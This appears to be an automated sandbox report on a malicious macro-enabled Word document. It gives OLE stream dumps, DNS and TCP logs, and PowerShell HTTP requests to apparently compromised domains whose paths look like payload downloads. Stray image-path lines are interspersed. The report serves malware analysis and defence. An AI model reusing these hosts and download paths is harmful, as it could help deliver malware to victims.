Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm5/\x1CompObj
File Type:	data

General	
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . Microsoft Forms 2.0 Form . . . . . Embedded Object . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm5/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62202697924
Base64 Encoded:	True
Data ASCII:	VERSION 5.00 . . Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm5 . . Caption = "UserForm5" . . ClientHeight = 3015 . . ClientLeft = 120 . . ClientTop = 465 . . ClientWidth = 4560 . . StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 35 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 35 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm5/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm5/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5949

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5949
Entropy:	5.26993168344
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 1039

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	1039
Entropy:	6.60831708882
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . _ _ Q . 0 . . @ . . . . . = ... ` . . . . . a . . . J . < . . . . . r s t d . o l e > . 2 s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s W O W 6 . 4 \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . . N o r m a l . . E N . C r . m . a Q . F . . . . . * , \ \ C . . . . d . m . . A . ! O f f i c .
Data Raw:	01 0b b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 84 5f 5f 51 00 30 00 00 40 02 14 06 02 14 3d ad 02 14 07 02 60 01 14 08 06 12 09 02 12 80 99 86 d0 61 07 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 32 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30 30 32 30 b0 34 33 30 2d 00

Stream Path: WordDocument, File Type: data, Stream Size: 43108


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	43108
Entropy:	3.69797214633
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . b j b j . . . . . p a ! \ \ p ! \ \ . . . . . 2 . . . . . 2 . . . . .
Data Raw:	ec a5 c1 00 5b e0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 8c a3 00 00 0e 00 62 6a 62 6a 12 0b 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e a8 00 00 70 61 21 5c 70 61 21 5c 8c 9b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/01/21-23:18:24.263263	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	70.32.23.44	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2021 23:18:22.695205927 CET	49165	443	192.168.2.22	194.209.195.106

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2021 23:18:22.732157946 CET	443	49165	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.732319117 CET	49165	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.762888908 CET	49165	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.800909042 CET	443	49165	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.800952911 CET	443	49165	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.800971031 CET	443	49165	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.801064968 CET	49165	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.811193943 CET	49165	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.812695026 CET	49166	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.846435070 CET	443	49165	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.847778082 CET	443	49166	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.847954988 CET	49166	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.848478079 CET	49166	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.883558035 CET	443	49166	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.883589983 CET	443	49166	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.883620977 CET	443	49166	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:22.883802891 CET	49166	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.887851954 CET	49166	443	192.168.2.22	194.209.195.106
Feb 1, 2021 23:18:22.922931910 CET	443	49166	194.209.195.106	192.168.2.22
Feb 1, 2021 23:18:23.245258093 CET	49167	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.411760092 CET	443	49167	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.411881924 CET	49167	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.412431002 CET	49167	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.577241898 CET	443	49167	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.577435017 CET	443	49167	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.577467918 CET	443	49167	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.577567101 CET	49167	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.580847025 CET	49167	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.581902981 CET	49168	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.734143019 CET	443	49168	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.734395981 CET	49168	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.734992981 CET	49168	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.744673014 CET	443	49167	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.887254953 CET	443	49168	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.887310982 CET	443	49168	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.887334108 CET	443	49168	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:23.887692928 CET	49168	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.891843081 CET	49168	443	192.168.2.22	35.208.182.43
Feb 1, 2021 23:18:23.960618973 CET	49169	80	192.168.2.22	70.32.23.44
Feb 1, 2021 23:18:24.044192076 CET	443	49168	35.208.182.43	192.168.2.22
Feb 1, 2021 23:18:24.111449003 CET	80	49169	70.32.23.44	192.168.2.22
Feb 1, 2021 23:18:24.111581087 CET	49169	80	192.168.2.22	70.32.23.44
Feb 1, 2021 23:18:24.111821890 CET	49169	80	192.168.2.22	70.32.23.44
Feb 1, 2021 23:18:24.261250973 CET	80	49169	70.32.23.44	192.168.2.22
Feb 1, 2021 23:18:24.263262987 CET	80	49169	70.32.23.44	192.168.2.22
Feb 1, 2021 23:18:24.446388006 CET	49170	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.471604109 CET	49169	80	192.168.2.22	70.32.23.44
Feb 1, 2021 23:18:24.611052036 CET	443	49170	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:24.611150026 CET	49170	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.611644983 CET	49170	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.776693106 CET	443	49170	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:24.776772976 CET	443	49170	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:24.776843071 CET	443	49170	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:24.777348995 CET	49170	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.780910969 CET	49170	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.781919956 CET	49171	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.937520981 CET	443	49171	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:24.937607050 CET	49171	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.937974930 CET	49171	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:24.945700884 CET	443	49170	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:25.092066050 CET	443	49171	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:25.092327118 CET	443	49171	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:25.092343092 CET	443	49171	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:25.092441082 CET	49171	443	192.168.2.22	35.208.153.170

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2021 23:18:25.096611977 CET	49171	443	192.168.2.22	35.208.153.170
Feb 1, 2021 23:18:25.251209974 CET	443	49171	35.208.153.170	192.168.2.22
Feb 1, 2021 23:18:25.913345098 CET	49172	80	192.168.2.22	103.205.64.138
Feb 1, 2021 23:18:26.099870920 CET	80	49172	103.205.64.138	192.168.2.22
Feb 1, 2021 23:18:26.099977970 CET	49172	80	192.168.2.22	103.205.64.138
Feb 1, 2021 23:18:26.100141048 CET	49172	80	192.168.2.22	103.205.64.138
Feb 1, 2021 23:18:26.285213947 CET	80	49172	103.205.64.138	192.168.2.22
Feb 1, 2021 23:18:26.287111998 CET	80	49172	103.205.64.138	192.168.2.22
Feb 1, 2021 23:18:26.484345913 CET	49172	80	192.168.2.22	103.205.64.138
Feb 1, 2021 23:18:26.557374001 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:26.818093061 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:26.818281889 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:26.819009066 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:27.079679966 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:27.081716061 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:27.081768990 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:27.081789970 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:27.081876040 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:27.092003107 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:27.263094902 CET	80	49169	70.32.23.44	192.168.2.22
Feb 1, 2021 23:18:27.263226032 CET	49169	80	192.168.2.22	70.32.23.44
Feb 1, 2021 23:18:27.354798079 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:27.560590982 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:29.021287918 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:29.321024895 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760476112 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760529041 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760577917 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760622025 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760664940 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760703087 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760734081 CET	443	49173	177.12.163.108	192.168.2.22
Feb 1, 2021 23:18:29.760785103 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:29.760833025 CET	49173	443	192.168.2.22	177.12.163.108
Feb 1, 2021 23:18:29.760839939 CET	49173	443	192.168.2.22	177.12.163.108

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 1, 2021 23:18:22.615789890 CET	52197	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:22.684333086 CET	53	52197	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:22.940922022 CET	53099	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:23.009460926 CET	53	53099	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:23.023952007 CET	52838	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:23.172079086 CET	53	52838	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:23.181684017 CET	61200	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:23.244585991 CET	53	61200	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:23.903026104 CET	49548	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:23.959758043 CET	53	49548	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:24.276830912 CET	55627	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:24.445439100 CET	53	55627	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:25.107305050 CET	56009	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:25.912532091 CET	53	56009	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:26.296263933 CET	61865	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:26.556272030 CET	53	61865	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:27.636789083 CET	55171	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:27.687539101 CET	53	55171	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:27.692358017 CET	52496	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:27.744360924 CET	53	52496	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:28.252748013 CET	57564	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:28.310488939 CET	53	57564	8.8.8.8	192.168.2.22
Feb 1, 2021 23:18:28.313611984 CET	63009	53	192.168.2.22	8.8.8.8
Feb 1, 2021 23:18:28.369986057 CET	53	63009	8.8.8.8	192.168.2.22

Copyright null 2021

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 1, 2021 23:18:22.615789890 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	physio-svdh.ch	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:22.940922022 CET	192.168.2.22	8.8.8.8	0x644c	Standard query (0)	arquivopop.com.br	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.023952007 CET	192.168.2.22	8.8.8.8	0xd372	Standard query (0)	transfersuvan.com	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.181684017 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	www.isatechnology.com	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.903026104 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	ownitconsignment.com	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:24.276830912 CET	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	cairocad.com	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:25.107305050 CET	192.168.2.22	8.8.8.8	0x396f	Standard query (0)	hotelshivansh.com	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:26.296263933 CET	192.168.2.22	8.8.8.8	0x7307	Standard query (0)	b2bcom.com.br	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 1, 2021 23:18:22.684333086 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	physio-svdh.ch		194.209.195.106	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.009460926 CET	8.8.8.8	192.168.2.22	0x644c	Name error (3)	arquivopop.com.br	none	none	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.172079086 CET	8.8.8.8	192.168.2.22	0xd372	No error (0)	transfersuvan.com		0.0.0.0	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.244585991 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	www.isatechnology.com	isatechnology.com		CNAME (Canonical name)	IN (0x0001)
Feb 1, 2021 23:18:23.244585991 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	isatechnology.com		35.208.182.43	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:23.959758043 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	ownitconsignment.com		70.32.23.44	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:24.445439100 CET	8.8.8.8	192.168.2.22	0xb648	No error (0)	cairocad.com		35.208.153.170	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:25.912532091 CET	8.8.8.8	192.168.2.22	0x396f	No error (0)	hotelshivansh.com		103.205.64.138	A (IP address)	IN (0x0001)
Feb 1, 2021 23:18:26.556272030 CET	8.8.8.8	192.168.2.22	0x7307	No error (0)	b2bcom.com.br		177.12.163.108	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ownitconsignment.com
- hotelshivansh.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	70.32.23.44	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Feb 1, 2021 23:18:24.111821890 CET	4	OUT	GET /files/b/ HTTP/1.1 Host: ownitconsignment.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 1, 2021 23:18:24.263262987 CET	4	IN	HTTP/1.1 403 Forbidden Date: Mon, 01 Feb 2021 22:18:24 GMT Server: Apache Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Content-Length: 318 Keep-Alive: timeout=3, max=500 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 33 20 46 6f 72 62 69 64 64 65 6e 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. Additionally, a 403 Forbidd enerror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	103.205.64.138	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Feb 1, 2021 23:18:26.100141048 CET	6	OUT	GET /UserFiles/8/ HTTP/1.1 Host: hotelshivansh.com Connection: Keep-Alive
Feb 1, 2021 23:18:26.287111998 CET	7	IN	HTTP/1.1 404 Not Found Date: Mon, 01 Feb 2021 22:18:25 GMT Server: Apache Content-Length: 315 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founde rror was encountered while trying to use an ErrorDocument to handle the request. </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 1, 2021 23:18:27.081768990 CET	177.12.163.108	443	192.168.2.22	49173	CN=b2bcom.com.br CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Dec 06 02:36:41 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Sat Mar 06 02:36:41 CET 2021 Wed Sep 29 21:21:40 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2436 Parent PID: 584

General

Start time:	23:17:36
Start date:	01/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13ff00000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF2B72BC20056FE97B.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE9393241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93F26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE939FDDC	unknown

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE9325A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE9325A04	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE9325A04	unknown
C:\Users\user\AppData\Local\Temp\~DFA3CAA9D11F616BB3.TMP	success or wait	1	7FEE9319AC0	unknown
